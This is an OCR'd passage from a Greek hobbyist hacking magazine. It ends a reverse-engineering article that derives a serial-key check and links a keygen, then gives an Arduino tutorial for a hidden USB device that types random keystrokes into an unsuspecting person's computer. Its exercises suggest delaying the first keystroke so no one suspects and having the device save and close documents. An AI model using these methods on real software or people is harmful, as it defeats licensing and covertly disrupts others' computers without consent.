Αν θέλουμε αυτό να το μεταφράσουμε σε κώδικα, το σκαρίφημά του θα ήταν κάπως έτσι:

```
AN array[0]+1 = array[10] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
```

Εξετάζοντας με τον ίδιο τρόπο και τα υπόλοιπα τμήματα, εξάγουμε τους ακόλουθους κανόνες:

```
AN array[1]-1 = array[11] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
AN array[2]-3 = array[12] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
AN array[3]+5 = array[13] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
AN array[5] = array[15] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
AN array[8] = array[16] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
AN array[7]+18 = array[17] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
AN array[0]+10 = array[18] TOTE ΓΝΗΣΙΟ ΑΛΛΙΩΣ ΠΛΑΣΤΟ
```

Καταλήξαμε λοιπόν στον πολυπόθητο αλγόριθμο, που πραγματοποιεί τον έλεγχο γνησιότητας του κλειδιού! Πριν προχωρήσουμε, να πούμε δύο πολύ σημαντικές παρατηρήσεις που κάναμε για τον αλγόριθμο:

Δεν χρησιμοποιούνται και οι 19 χαρακτήρες στον έλεγχο γνησιότητας. Χρειάζεται ωστόσο οι χαρακτήρες που σχηματίζουν το κλειδί να *είναι* 19!

Οι πρώτοι 9 χαρακτήρες δεν εξετάζονται. Αυτοί που εξετάζονται είναι οι υπόλοιποι 10, οι οποίοι και συγκρίνονται με τους πρώτους. Επομένως, αντιστρέφοντας τους ελέγχους μπορούμε να ξεκινήσουμε από μια αυθαίρετη εννιάδα και να δημιουργήσουμε τους υπόλοιπους δέκα χαρακτήρες!

Παρακάτω φαίνεται το πρόγραμμα που αξιοποιεί όλα όσα μάθαμε με τη βοήθεια του Olly, για τα κλειδιά προστασίας της εφαρμογής. Φυσικά, χρησιμοποιήσαμε τη γλώσσα C (ποια άλλη;) και τον πηγαίο κώδικα μπορείτε να τον κατεβάσετε από το http://bit.ly/dh002keygen.

Απ' ό,τι βλέπετε στο keygen.c, εμείς ξεκινάμε μ' ένα αρχικό κλειδί κι εφαρμόζουμε τους κανόνες που έχουμε εξάγει. Πράγματι, με αρχικό κλειδί το «abcdefghi**********» τρέξαμε το πρόγραμμα και πήραμε το κλειδί «abcdefghi*ba`i*fizk». Το δοκιμάσαμε και διαπιστώσαμε πως ήταν... γνήσιο! Μετά δώσαμε στο keygen το «1111-1111**********» και πήραμε το κλειδί «1111-1111*20.6*11C;». Γνήσιο κι αυτό :D Μπορείτε να δώσετε κι εσείς όποιο αρχικό κλειδί θέλετε, για να πάρετε τελικά ένα κλειδί που θα «ανοίγει» το πρόγραμμα που φτιάξαμε στο άρθρο που αρχίζει από τη σελίδα 12.

Happy Reversing!

hackerspace.gr

Αμπατιέλου 11, Αθήνα
πλησίον ΗΣΑΠ Αγ. Ελευθέριος

Όπως ακριβώς
μοιραζόμαστε
τον κώδικά μας,

έτσι θέλουμε να
μοιραστούμε και
τις ιδέες μας!

Γιατί λοιπόν να
μην το κάνουμε
από κοντά;

Ebooks Python UnitedTransnation
Unauthorized Hackathons
Awmn SoftwareFreedomDay
OpenLibrary MozillaGreece
Melissi Fedora Hackfests
Arduino BookCrossing
Hellug SysAdmin OpenGarden
OpenData Aeroponics IPv6
CreativeCommons

Μάθε περισσότερα για το hsgr, το Πρόγραμμα Εκδηλώσεων
και πως μπορείς και εσύ να συμμετέχεις: **http://hackerspace.gr**



Skill: Intermediate

Tags: Arduino, DIY, pranks, Programming

Σπάσιμο νεύρων...
στα πιο απολαυστικά του!

by giannoug

Ένας από τους νόμους του Μέρφυ λέει ότι όταν πατάμε δύο κουμπιά κατά λάθος, εκείνο που ενεργοποιείται είναι πάντα το ανεπιθύμητο! Μπορεί όλοι οι νόμοι του Μέρφυ να περιγράφουν εκνευριστικές καταστάσεις, αλλά ο συγκεκριμένος πιστεύουμε ότι μπορεί άνετα να τσακίσει την ψυχοσύνθεση ενός χρήστη. Το διαβολάκι μέσα μας θα ήθελε πάρα πολύ να *επιβάλει* αυτό το νόμο στους φίλους μας :D

Δεν είναι τρομερά ενοχλητικό όταν γράφουμε κάτι στον υπολογιστή και πατάμε διάφορα άσχετα γράμματα; Ειδικά όταν γράφουμε με μεγάλη ταχύτητα, τα δάχτυλα πετάγονται εύκολα προς διάφορα άσχετα κουμπιά και το αποτέλεσμα είναι να πληκτρολογούμε τις ίδιες λέξεις ξανά και ξανά! Φανταστείτε τώρα την περίπτωση που για τα άσχετα γράμματα δεν φταίει η απροσεξία μας, αλλά Κάποιος Άλλος (TM). Τότε ο εκνευρισμός είναι ακόμα μεγαλύτερος! Ε, λοιπόν, αυτόν τον Κάποιον Άλλο (TM) θα τον κατασκευάσουμε και θα τον φυτέψουμε στον υπολογιστή... κάποιου άλλου ;) Οι φίλοι μας αναμένεται ν' αρχίσουν τα ηρεμιστικά πολύ σύντομα. Μέχρι τότε, όμως, πρέπει να πάρουμε το Arduino μαζί με τα απαραίτητα εξαρτήματα και να ξεκινήσουμε το μαγείρεμα. Παρεμπιπτόντως, καλό θα ήταν να πάρουμε και καμία ασπίδα: Όταν αποκαλυφθούμε δεν θα μας σώζει τίποτα!

Εξοπλισμός

Εάν δεν το έχετε αντιληφθεί, ένα από τα μεγάλα προσόντα του Arduino έχει να κάνει με τις βιβλιοθήκες του. Μπορούμε να βρούμε μια βιβλιοθήκη για σχεδόν οτιδήποτε περνά από το νου μας. Αυτή τη φορά, λοιπόν, θα παίξουμε με τη βιβλιοθήκη UsbKeyboard. Όπως καταλαβαίνετε, με τη βοήθειά της το Arduino μπορεί να εμφανίζεται στον υπολογιστή ως πληκτρολόγιο. Φυσικά, τον έλεγχο αυτού του εικονικού πληκτρολογίου θα τον έχει ο κώδικας που θα γράψουμε και θα εκτελεί το Arduino. Κάπου εδώ νομίζουμε ότι μπορείτε να μαντέψετε τι σκοπεύουμε να κάνουμε, έτσι δεν είναι; Υπομονή όμως...

Για αρχή θα χρειαστεί να πεταχτούμε μια βόλτα σε κάποιο μαγαζί με ηλεκτρονικά εξαρτήματα. Από κει θα πάρουμε μερικές αντιστάσεις και διόδους. Βλέπετε, γύρω από το Arduino πρέπει να σχηματίσουμε ένα μικρό κύκλωμα, το οποίο θα επιτρέπει τη σύνδεση του εικονικού πληκτρολογίου μας με τον υπολογιστή του θύματος. Πιο συγκεκριμένα, θα χρειαστεί να προμηθευτούμε τα παρακάτω εξαρτήματα:

- Δύο αντιστάσεις των 68Ω
- Μία αντίσταση των 2.2KΩ
- Δύο διόδους zener στα 3.6V (0.5 watt)


Θεωρούμε ότι Arduino υπάρχει ήδη σε κάποιο συρτάρι μας (duh!), μαζί με κάποιο παλιό καλώδιο USB. Όσο για τα εξαρτήματα που αναφέραμε, το κόστος δεν ξεπερνά το 1 ευρώ[1], και δεν χρειάζεται ν' ανησυχούμε. Με τις αντιστάσεις και τις διόδους θα σχηματίσουμε ένα κύκλωμα που θα μετατρέπει τις τάσεις των ψηφιακών εισόδων κι εξόδων του Arduino (0 και 5V) σ' εκείνες που προβλέπει η σύνδεση USB (0 και 3.6V). Στη συνέχεια θα εξετάσουμε το hardware που πρέπει να σχηματίσουμε κι αμέσως μετά θα περάσουμε στο software.

Το hardware

Το κύκλωμα που οφείλουμε να σχηματίσουμε δεν είναι μεγάλο, αλλά απαιτεί προσοχή και λίγη υπομονή. Ένα λάθος αρκεί για να μη δουλέψει τίποτα και να μας κάνει να χτυπάμε το κεφάλι μας στον τοίχο! Το κύκλωμά μας θα το υλοποιήσουμε σε μια breadboard και φαίνεται στην

1. Ή το 1.000.000 καντάμ, όπου καντάμ ονομάζουμε το νόμισμα που ενδέχεται να χρησιμοποιούμε όταν διαβάζετε τις γραμμές αυτές. Μπορεί βέβαια να χρησιμοποιούμε ακόμα ευρώ. Ποιος ξέρει; Όχι εμείς.

εικόνα 1. Αρχικά, πριν αρχίσουμε την τοποθέτηση των εξαρτημάτων, μπορούμε να κόψουμε το παλιό καλώδιο USB. Φυσικά δεν θα κόψουμε το βύσμα που συνδέεται στον υπολογιστή, αλλά το άλλο. Μετά, θα απογυμνώσουμε το κομμένο άκρο μ' ένα κοπίδι ή κάποιο αιχμηρό μαχαίρι[2], ώστε να αποκαλυφθούν τα εσωτερικά καλωδιάκια. Μπροστά μας, πλέον, θα έχουμε ένα κόκκινο, ένα μαύρο, ένα πράσινο κι ένα λευκό καλωδιάκι. Το μαύρο και το κόκκινο μεταφέρουν την τάση τροφοδοσίας για τη συσκευή USB (5V) και θα τα χρησιμοποιήσουμε για την τροφοδοσία της κατασκευής μας. Προφανώς, τα άλλα δύο καλώδια μεταφέρουν τα δεδομένα. Το πράσινο είναι το λεγόμενο Data+ και το λευκό είναι το Data-. Αυτά τα δύο θα πρέπει να συνδεθούν μέσω των αντιστάσεων 68Ω, με τα pin 2 και 4, αντίστοιχα. Στη συνέχεια, στην πλευρά των αντιστάσεων που θα συνδεθεί με το καλώδιο USB πρέπει να τοποθετήσουμε και τις διόδους zener. Εδώ πρέπει να προσέξουμε την πολικότητα! Το ένα άκρο ονομάζεται κάθοδος (σημειώνεται με μια λευκή ή μαύρη ρίγα) και το άλλο (χωρίς τη ρίγα) λέγεται άνοδος. Στο κύκλωμά μας, λοιπόν, η κάθοδος πρέπει να συνδεθεί στις αντιστάσεις και η άνοδος στα 0V (GND). Αυτή η τοποθέτηση των διόδων εξασφαλίζει ότι όλες οι τάσεις θα φτάνουν το πολύ ως τα 3.6V (αφού οι δίοδοι είναι τύπου zener στα 3.6V). Έτσι, τα ψηφιακά σήματα που στέλνει το Arduino (0 και 5V), θα προσαρμόζονται σε εκείνα που προβλέπει ο δίαυλος USB (0 και 3.6V). Κατόπιν, στο καλώδιο Data- (το λευκό) πρέπει να συνδέσουμε και την αντίσταση 2.2KΩ, το άλλο άκρο της οποίας θα καταλήγει στο pin 5. Τέλος, συνδέουμε ένα καλώδιο από το pin 10 του Arduino στο GND (0V). Μ' αυτό το καλώδιο, συνδέοντας ή αποσυνδέοντάς το, θα δίνουμε σήμα στη συσκευή για την αποστολή των τυχαίων χαρακτήρων. Αυτό ήταν όλο! Το Arduino μας πλέον διαθέτει και μία δεύτερη θύρα USB. Μ' αυτή θα συνδέεται στον υπολογιστή και θα συμπεριφέρεται ως ένα διαβολικό πληκτρολόγιο, το οποίο θα στέλνει κάθε τόσο τυχαίους χαρακτήρες! Όλα αυτά, όμως, τα φροντίζει το software.




Εικόνα 1
*Μικρό κύκλωμα και μάλλον απλό. Εξάλλου πρόκειται για το κύκλωμα μιας θύρας USB! Ναι, σωστά καταλάβατε, το Arduino μας διαθέτει πλέον *δύο* θύρες USB. Ωστόσο έχετε υπόψη σας ότι ο προγραμματισμός του πραγματοποιείται *μόνο* από την on-board θύρα...*

To software

Για την ώρα θα πρέπει να ξεχάσουμε τη δεύτερη θύρα USB που προσθέσαμε στο Arduino. Σειρά έχει ο προγραμματισμός του κι αυτό φυσικά θα γίνει από την original[3] θύρα. Εφόσον έχουμε Arduino, είναι σίγουρο ότι

2. Προσοχή με το μαχαίρι και το κοπίδι! Τα δάχτυλα θα μας χρειαστούν και μετά ;-)
3. Δεν εννοούμε αυτήν της ΑΕΚ... Χοχο! Πώς τα λέμε... ;)



Εικόνα 2
Το πρόγραμμα είναι ολοκληρωμένο και μεταγλωττισμένο. Μ' ένα κλικ στο κουμπί Upload θα μεταφερθεί στο Arduino μας και θα αρχίσει να εκτελείται!

θα έχουμε και το Arduino IDE. Επομένως, τώρα θα χρειαστεί να κατεβάσουμε και να εγκαταστήσουμε τη βιβλιοθήκη που αναφέραμε αρχικά. Αφού πάμε μια βόλτα ως την τοποθεσία

http://code.google.com/p/vusb-for-arduino

αρκεί να επισκεφθούμε την καρτέλα Downloads και να κατεβάσουμε το πακέτο ZIP. Εντός του πακέτου υπάρχουν τρεις διαφορετικές βιβλιοθήκες, αλλά εμείς χρειαζόμαστε μόνο τη UsbKeyboard. Αυτή τη μία, λοιπόν, δεν έχουμε παρά να την αντιγράψουμε στον κατάλογο libraries, εκεί όπου είναι εγκατεστημένο το Arduino IDE. Μ' αυτόν τον τρόπο η βιβλιοθήκη μας θα εγκατασταθεί και θα είναι έτοιμη προς χρήση.

Αχ, αυτές οι βιβλιοθήκες... Μας έχουν καλομάθει. Δεν θέλουμε ούτε να σκεφτούμε πόσες σελίδες κώδικα θα χρειαζόταν να γράψουμε, μόνο και μόνο για να δώσουμε υποστήριξη USB στο Arduino μας. Κάτι τέτοιο θα ήταν πολύ σκληρό αλλά και πολύ χρονοβόρο για τα γούστα μας, έτσι δεν είναι; Έτσι είναι, δεν θέλουμε αντιρρήσεις, ειδικά από τον Spir@lEvolution που λοξοκοιτάει (στα σίγουρα) αυτές τις γραμμές, ενώ γράφει κατεβατά σε Assembly για να πετύχει αυτά που εμείς κάνουμε σε μία γραμμή[4]. Παρεμπιπτόντως, για να προλάβουμε διάφορα αντεπιχειρήματα πρέπει να πούμε ότι οι βιβλιοθήκες που κατεβάσαμε μάς επιτρέπουν να δημιουργήσουμε σχεδόν οποιαδήποτε συσκευή USB με το Arduino μας!

Εφόσον έχουμε εγκαταστήσει τη βιβλιοθήκη, ξεκινάμε το Arduino IDE ή, αν έτρεχε ήδη, του κάνουμε μια επανεκκίνηση. Ακολούθως αρκεί να φορτώσουμε το πρόγραμμα που συνοδεύει το άρθρο και μπορείτε να κατεβάσετε από το

http://bit.ly/dh002arduinoprank

(αν τα περιεχόμενα του αρχείου απλά εμφανιστούν στον browser σας, αντιγράψτε τα μέσα σ' ένα νέο text file κι αποθηκεύστε το με όνομα arduino_usb_prank.pde). Αμέσως μετά θα συνδέσουμε το Arduino μας στον υπολογιστή και θα πατήσουμε το κουμπί Upload, ώστε να φορτώσουμε το πρόγραμμα. Το Arduino μας πλέον είναι έτοιμο να σπάσει τα νεύρα του υποψήφιου θύματος! Για να το πετύχουμε αυτό, θα αποσυνδέσουμε το καλώδιο USB που βάλαμε για τη μεταφορά του προγράμματος και θα συνδέσουμε το άλλο καλώδιο (εκείνο που φεύγει από τη θύρα USB που προσθέσαμε εμείς στο Arduino) στον υπολογιστή του θύματος[5]. Αν

4. Παρέμβαση από τον Spir@l: Έχουν και τα καλά τους οι βιβλιοθήκες! Δεν το αρνούμαι. Από 'δω και πέρα όμως θα αποκαλώ τον αγαπητό giannoug... Library-kiddie! :P

5. ΠΡΟΣΟΧΗ! Μην συνδέετε ποτέ και τα δύο καλώδια ταυτόχρονα.


πήγαν όλα καλά, το εικονικό μας πληκτρολόγιο θα στέλνει στον υπολογιστή τυχαία keystrokes! Αν, για παράδειγμα, ανοίξουμε το Notepad, θα δούμε να εμφανίζονται διάφοροι χαρακτήρες χωρίς να κάνουμε τίποτε απολύτως! Είμαστε έτοιμοι ;) Πώς όμως δουλεύουν όλα αυτά;


Μαγεία;

Καθόλου! Όπως είπαμε, η βρώμικη δουλειά γίνεται με τη βοήθεια του πακέτου vusb-for-arduino. Πρόκειται για μια μεταφορά (port) της βιβλιοθήκης V-USB (www.obdev.at/products/vusb/index.html) για την πλατφόρμα του Arduino. Η βιβλιοθήκη αυτή μετατρέπει τους AVR σε οποιαδήποτε συσκευή USB μπορούμε να σκεφτούμε! Βέβαια η V-USB είναι μάλλον δύσχρηστη, θέλει αρκετή μελέτη και γενικότερα δεν προορίζεται για αρχάριους. Αρχικά, λοιπόν, πρέπει να ευχαριστήσουμε τους προγραμματιστές που την μετέφεραν στο Arduino και μας γλυτώνουν από τους μπελάδες ;)

Στον κώδικα αρχικά προστίθεται (include) το header file της βιβλιοθήκης. Το τι γίνεται στο παρασκήνιο από τη βιβλιοθήκη δεν μας ενδιαφέρει. Άλλωστε όλα αυτά θέλαμε ν' αποφύγουμε. Πρέπει όμως να 'χουμε υπόψη ότι η συγκεκριμένη βιβλιοθήκη βασίζεται σ' ένα κομμάτι του hardware του Arduino, στο οποίο στηρίζεται και η διαδικασία delay(). Κατά συνέπεια, σ' ένα πρόγραμμα που χρησιμοποιεί την εν λόγω βιβλιοθήκη θα πρέπει να κατασκευάσουμε μια δική μας διαδικασία για την παραγωγή καθυστερήσεων. Στο πρόγραμμα που συνοδεύει το άρθρο φτιάξαμε μια τέτοια διαδικασία (delayMS()) και θα τη βρείτε στο τέλος του listing. Κατά τα άλλα, η λογική του προγράμματος είναι αρκετά απλή. Στην αρχή ορίζουμε έναν πίνακα (array) εντός του οποίου τοποθετούμε τους χαρακτήρες που θέλουμε να στέλνονται τυχαία στον υπολογιστή. Με την ευκαιρία, να πούμε ότι αν θέλετε να δείτε όλους τους διαθέσιμους χαρακτήρες που μπορεί να στέλνει το σατανικό μας πληκτρολόγιο, αρκεί να ρίξετε μία ματιά στο αρχείο UsbKeyboard.h, στο φάκελο της βιβλιοθήκης.

Εικόνα 3
Από τα 30720kb μνήμης Flash χρησιμοποιούμε μόλις τα 3430! Αρκετά μεγάλη σπατάλη πόρων, ομολογουμένως. Μήπως να το προγραμματίσουμε να φτιάχνει και καφέ;





Εικόνα 4
Το πρώτο prototype του κυκλώματος, κατευθείαν από τα εργαστήρια «OMG, it's giannoug»!


Ο κώδικας που θα τρελάνει το υποψήφιο θύμα βρίσκεται μέσα στη διαδικασία loop(). Περιττό να πούμε πως οτιδήποτε βρίσκεται μέσα σ' αυτή τη διαδικασία επαναλαμβάνεται συνεχώς, μέχρι ν' απενεργοποιήσουμε το Arduino. Ο κώδικας μέσα στο loop(), λοιπόν, ελέγχει αρχικά την κατάσταση (state) του pin 10. Αν το έχουμε συνδέσει στο GND (όπως περιγράφαμε και στην υλοποίηση του κυκλώματος), τότε το πρόγραμμα θεωρεί ότι θέλουμε να στείλει τυχαίους χαρακτήρες. Ακολούθως, η εκτέλεση του προγράμματος καθυστερεί για ένα τυχαίο χρονικό διάστημα (από 5 έως 10 δευτερόλεπτα), ενώ αμέσως μετά επιλέγει έναν τυχαίο χαρακτήρα από τον πίνακα που ορίσαμε στην αρχή του προγράμματος και τον στέλνει στο PC. Τόσο απλά!

Μια πρόταση για την εκτέλεση της φάρσας στην πράξη

Πρώτα απ' όλα, πρέπει να βρούμε ένα μέρος να κρύψουμε το Arduino μας. Ναι, ξέρω ότι δεν είναι πολύ πρακτικό μιας και καλώδια πετάγονται και είναι εύκολο να βγουν στην μεταφορά ή και κατά την διάρκεια της εγκατάστασης. Ένας καλός χάκερ όμως πάντα βρίσκει τρόπους! Αφού το τοποθετήσουμε σε μια ελεύθερη USB του υπολογιστή του θύματος μας, κατά προτίμηση όταν δεν μας βλέπει, απομακρυνόμαστε σφυρίζοντας για να μην τραβήξουμε το ενδιαφέρον κανενός. Δε θέλουμε να μας χαλάσει το κόλπο, έτσι δεν είναι;

Αφού λοιπόν το θύμα μας καθίσει κι ανοίξει τον browser, τον αγαπημένο του κειμενογράφο ή οποιοδήποτε άλλο πρόγραμμα επηρεάζεται εύκολα

από τα κουμπιά του πληκτρολογίου (θέλουμε να δούμε τι θα κάνετε με κάποιον που παίζει παιχνίδια!), προσποιούμαστε ότι ξεχάσαμε κάποιο USB flash ή οτιδήποτε μπορούμε να σκεφτούμε εκείνη την στιγμή συνδεδεμένο πάνω και αμέσως σκύβουμε να το αφαιρέσουμε. Συνδέουμε το καλώδιο από το GND στο pin 10 του Arduino μας και φορώντας την troll face μάσκα μας απομακρυνόμαστε.



Εικόνα5
Αφού συνδέσαμε την κατασκευή μας στον υπολογιστή και την ενεργοποιήσαμε, ανοίξαμε το Notepad. Τα καταφέραμε! Το διαβολικό μας πληκτρολόγιο είναι όντως πολύ εκνευριστικό :D

Το θύμα μας θα αρχίσει να φρικάρει καθώς διαφορετικοί χαρακτήρες θα ξεπετάγονται στην οθόνη τυχαία, ακόμη κι όταν δεν χρησιμοποιεί το πληκτρολόγιο. Στην αρχή θα δοκιμάσει restart, χωρίς φυσικά αποτέλεσμα. Στη συνέχεια θα καταραστεί την Microsoft και θα μας φωνάξει να δούμε τι συμβαίνει. Εμείς αν θέλουμε το συνεχίζουμε ή αποκαλύπτουμε την αλήθεια, απλά προσέχουμε μην το παρακάνουμε κι έχουμε άλλα :D

Ασκήσεις

Όπως σε κάθε project, έτσι και σ' αυτό υπάρχει άπλετος χώρος για βελτιώσεις κι επεκτάσεις. Καταρχάς θα είχε ενδιαφέρον αν ο πρώτος τυχαίος χαρακτήρας παραγόταν με σχετικά μεγάλη καθυστέρηση ώστε όταν ενεργοποιήσουμε τη συσκευή να μη μας υποψιαστεί κανένας! Από 'κει και πέρα θα είχε πλάκα αν η συσκευή φρόντιζε ν' αυξομειώνει την ένταση του ήχου, να αποθηκεύει το όποιο έγγραφο έχουμε ανοιχτό στην εκάστοτε εφαρμογή και να την κλείνει και πάει λέγοντας... Περιμένουμε να μας πείτε τις ιδέες σας και να μας μεταφέρετε τα επεισόδια από τις δικές σας φάρσες!

Μια εικόνα, χίλιοι τρόποι πρόσβασης!

Skill: Advanced

Tags: Metasploit, Backdoors, Social Engineering, Remote Access

